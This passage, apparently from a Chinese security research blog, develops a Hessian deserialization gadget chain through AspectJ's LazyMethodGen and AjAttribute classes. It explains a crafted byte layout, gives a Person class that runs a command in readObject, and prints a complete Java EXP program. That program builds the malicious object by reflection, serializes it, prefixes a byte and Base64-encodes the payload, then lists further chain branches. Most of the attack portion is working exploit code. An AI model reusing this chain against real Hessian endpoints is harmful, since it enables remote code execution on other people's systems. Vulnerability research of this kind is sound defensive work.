1 new byte[]{2, 1, 0, 18, 76, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 79, 98, 106, 101, 99, 116, 59, 0, 0, 0, 1, 0, 10, 116, 101, 115, 116, 77, 101, 116, 104, 111, 100, 0, 3, 40, 41, 86, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
解释一下:
[0]: ResolvedTypeMunger.Kind 设置为 Method
[1]: MemberKind 设置为 METHOD
[2-21]: declaringType 设置为 Ljava/lang/Object;
[22-25]: modifiers 设置为 public
[26-37]: name 设置为 testMethod
[38-42]: signature 设置为 ()V
[43-44]: m.checkedExceptions 设置为 0
[45-48]: m.start 设置为 0
[49-52]: m.end 设置为 0
[53-56]: tvcount 设置为 0
[57-60]: readSuperMethodsCalled 方法读取 4 字节
如此便能顺利通过前面的流程,将剩下的字节流反序列化。
MajorVersion 设置 前面还遗留了一个问题就是如何将 s.getMajorVersion() 设置为 2 。
在 AjAttribute.read 中会调用 s.setVersion 设置其 version 属性:
而这个 WeaverVersionInfo 对象其实就是最初 LazyMethodGen 的属性中获取的
只需要将 LazyMethodGen.enclosingClass.myType.wvInfo.major_version 属性设置为 2就可以了。
lazyMethodGen 的初始化问题 还有一个问题就是 lazyMethodGen 是懒加载的,要想设置 lazyMethodGen 的 attributes 属性,就先要调用其 initialize() 方法初始化,再反射赋值,这样后续再进入 initialize() 就不会将已有的属性值又重新初始化清空一遍了。在构造序列化数据时要注意。
由于 initialize() 方法是私有的,我选择调用一次 lazyMethodGen.getAnnotations() 来间接调用 initialize() 方法:
POC 创建一个 Person 类,实现 readObject 方法,在其中执行命令:
1
2
3
4
5
6
7
8
9
10
11
12
package hessianTest; import java.io.IOException; import java.io.ObjectInputStream; import java.io.Serializable; public class Person implements Serializable { public Person() {} private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException { Runtime.getRuntime().exec("calc"); } }
验证 POC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
package hessianTest; import com.caucho.hessian.io.Hessian2Input; import com.caucho.hessian.io.Hessian2Output; //import com.alibaba.com.caucho.hessian.io.Hessian2Input; //import com.alibaba.com.caucho.hessian.io.Hessian2Output; import org.apache.toStringTest; import org.aspectj.apache.bcel.classfile.*; import org.aspectj.apache.bcel.util.ClassLoaderRepository; import org.aspectj.weaver.ReferenceType; import org.aspectj.weaver.bcel.BcelObjectType; import org.aspectj.weaver.bcel.BcelWorld; import org.aspectj.weaver.bcel.LazyClassGen; import org.aspectj.weaver.bcel.LazyMethodGen; import java.io.ByteArrayInputStream; import java.io.ByteArrayOutputStream; import java.io.IOException; import java.io.ObjectOutputStream; import java.lang.reflect.Constructor; import java.lang.reflect.Field; import java.util.ArrayList; import java.util.Base64; import java.util.HashMap; import java.util.List; public class EXP { public static byte[] Hessian2_Serial(Object o) throws IOException { ByteArrayOutputStream baos = new ByteArrayOutputStream(); Hessian2Output hessian2Output = new Hessian2Output(baos); hessian2Output.getSerializerFactory().setAllowNonSerializable(true); hessian2Output.writeObject(o); hessian2Output.flushBuffer(); return baos.toByteArray(); } public static Object Hessian2_Deserial(byte[] bytes) throws IOException { ByteArrayInputStream bais = new ByteArrayInputStream(bytes); Hessian2Input hessian2Input = new Hessian2Input(bais); Object o = hessian2Input.readObject(); return o; } public static void main(String[] args) throws Exception { // 1. Create BcelWorld BcelWorld world = new BcelWorld(); // 2. Create JavaClass using ClassLoaderRepository ClassLoaderRepository repo = new ClassLoaderRepository(toStringTest.class.getClassLoader()); JavaClass javaClass = repo.loadClass("java.lang.Object"); // 3. Create ReferenceType // Signature for java.lang.Object is Ljava/lang/Object; ReferenceType referenceType = new ReferenceType("Ljava/lang/Object;", world); // 4. Create BcelObjectType via reflection (package-private constructor) // Constructor: BcelObjectType(ReferenceType, JavaClass, boolean, boolean) Class<?> botClass = Class.forName("org.aspectj.weaver.bcel.BcelObjectType"); Constructor<?> constructor = botClass.getDeclaredConstructor( ReferenceType.class, JavaClass.class, boolean.class, boolean.class ); constructor.setAccessible(true); BcelObjectType bcelObjectType = (BcelObjectType) constructor.newInstance(referenceType, javaClass, false, false); // Modification: Force WeaverVersionInfo major_version >= 2 via reflection java.lang.reflect.Method getWeaverVersionAttribute = botClass.getDeclaredMethod("getWeaverVersionAttribute"); getWeaverVersionAttribute.setAccessible(true); Object wvInfo = getWeaverVersionAttribute.invoke(bcelObjectType); if (wvInfo != null) { Field majorVersionField = wvInfo.getClass().getDeclaredField("major_version"); majorVersionField.setAccessible(true); majorVersionField.setShort(wvInfo, (short) 2); System.out.println("Forced WeaverVersionInfo major_version to: " + majorVersionField.getShort(wvInfo)); } // 5. Create LazyClassGen using BcelObjectType LazyClassGen lazyClassGen = new LazyClassGen(bcelObjectType); // 6. Create first LazyMethodGen (lmg1) // We need a Method object. Get the first method from JavaClass. Method[] methods = javaClass.getMethods(); Method method = methods[0]; LazyMethodGen lazyMethodGen = new LazyMethodGen(method, lazyClassGen); // Force initialization of LazyMethodGen before setting attributes via reflection. // LazyMethodGen uses lazy initialization. The initialize() method overwrites the 'attributes' field. // If we set 'attributes' before initialization, our value will be overwritten when initialize() is triggered later. lazyMethodGen.getAnnotations(); Class<? extends LazyMethodGen> lazyMethodGenClass = lazyMethodGen.getClass(); Field attributesField = lazyMethodGenClass.getDeclaredField("attributes"); attributesField.setAccessible(true); List<Attribute> attributes = new ArrayList<>(); // Create a new ConstantPool with the required string ConstantPool cp = javaClass.getConstantPool(); Constant[] constants = new Constant[cp.getLength() + 1]; for (int i = 0; i < cp.getLength(); i++) { constants[i] = cp.getConstant(i); } constants[cp.getLength()] = new ConstantUtf8("org.aspectj.weaver.TypeMunger"); ConstantPool newCp = new ConstantPool(constants); // Construct prefix bytes byte[] memberBytes = new byte[]{ 2, 1, 0, 18, 76, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 79, 98, 106, 101, 99, 116, 59, 0, 0, 0, 1, 0, 10, 116, 101, 115, 116, 77, 101, 116, 104, 111, 100, 0, 3, 40, 41, 86, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 }; // Serialize a simple Class Person person = new Person(); ByteArrayOutputStream baos = new ByteArrayOutputStream(); ObjectOutputStream oos = new ObjectOutputStream(baos); oos.writeObject(person); oos.close(); byte[] objectBytes = baos.toByteArray(); // Combine arrays byte[] bytes = new byte[memberBytes.length + objectBytes.length]; System.arraycopy(memberBytes, 0, bytes, 0, memberBytes.length); System.arraycopy(objectBytes, 0, bytes, memberBytes.length, objectBytes.length); Unknown unknown = new Unknown(cp.getLength(), bytes.length, bytes, newCp); attributes.add(unknown); attributesField.set(lazyMethodGen, attributes); byte[] data = Hessian2_Serial(lazyMethodGen); byte[] poc = new byte[data.length + 1]; System.arraycopy(new byte[]{67}, 0, poc, 0, 1); System.arraycopy(data, 0, poc, 1, data.length); System.out.println(Base64.getEncoder().encodeToString(poc)); Hessian2_Deserial(poc); } }
其它利用链 其实在查询的时候这条链还有许多分支,我没有一一验证了,感兴趣的师傅可以看看。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
LazyMethodGen.toString -> LazyMethodGen.toLongString -> LazyMethodGen.print -> LazyMethodGen.printAspectAttributes # this.attributes 可控 -> Utility.readAjAttributes -> AjAttribute.read # u.getBytes() 返回其 bytes 属性,可控。 ├── ResolvedTypeMunger.read │ ├─ NewConstructorTypeMunger.readConstructor │ ├─ NewFieldTypeMunger.readField │ ├─ NewMemberClassTypeMunger.readInnerClass │ └─ NewMethodTypeMunger.readMethod │ │ -> ResolvedTypeMunger.readSourceLocation │ -> readObject │ └── WeaverStateInfo.read -> ResolvedTypeMunger.read ├─ NewConstructorTypeMunger.readConstructor ├─ NewFieldTypeMunger.readField ├─ NewMemberClassTypeMunger.readInnerClass └─ NewMethodTypeMunger.readMethod -> ResolvedTypeMunger.readSourceLocation -> readObject
结语 若是我一开始便发现没有继承 serializable ,恐怕不会多看一眼,来发掘残缺的它的价值了。
特别鸣谢:@jsjcw